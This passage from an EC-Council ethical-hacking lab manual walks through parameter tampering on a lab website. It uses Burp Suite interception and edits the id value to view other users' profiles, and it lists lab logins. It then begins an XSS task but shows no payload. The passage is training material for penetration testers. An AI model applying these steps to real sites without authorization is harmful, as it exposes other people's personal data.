


Figure 2.2.6: Burp suite configuration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




Figure 2.2.7: Burp Suite main window

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. You can observe that, by default, the interception is active, as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.




Figure 2.2.8: Check intercept is on

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.




Figure 2.2.9: Log in as a registered user

17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.




Figure 2.2.10: Captured HTTP request: click Forward

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.




Figure 2.2.11: Enter random credentials

21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you get the HTTP request, as shown in the screenshot.

TASK 2.3

Modify ID Value

22. Now, navigate to the **Params** tab under the **Intercept** tab to view the captured parameters.




Figure 2.2.12: Navigate to Params tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Under the **Params** tab, observe a table with captured values such as **URL** and **Cookie**.
24. In the **URL** type with the name **id**, double-click the **Value** column to change it from **1** to **2**, as shown in the screenshot.




Figure 2.2.13: Change ID value

25. After changing the value, navigate back to the **Raw** tab.




Figure 2.2.14: Navigate back to Raw tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




Figure 2.2.15: Turn off the interception

27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.




Figure 2.2.16: Turn off the interception

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all the acquired information.
32. Turn off the **Parrot Security** virtual machine.

TASK 3 — Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar, and press **Enter**.

TASK 3.1 — Log in as a Legitimate User

4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Note: Here, we are logging in as a registered user on the website.




Figure 2.3.1: Logging in to the webpage

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

5. You are logged into the website. Click the **View Profile** tab from the menu bar.




Figure 2.3.2: Viewing Profile in the logged in account

TASK 3.2

Perform Parameter Tampering

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.




Figure 2.3.3: Steve's profile

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.




Figure 2.3.4: Performing Parameter Tampering

9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

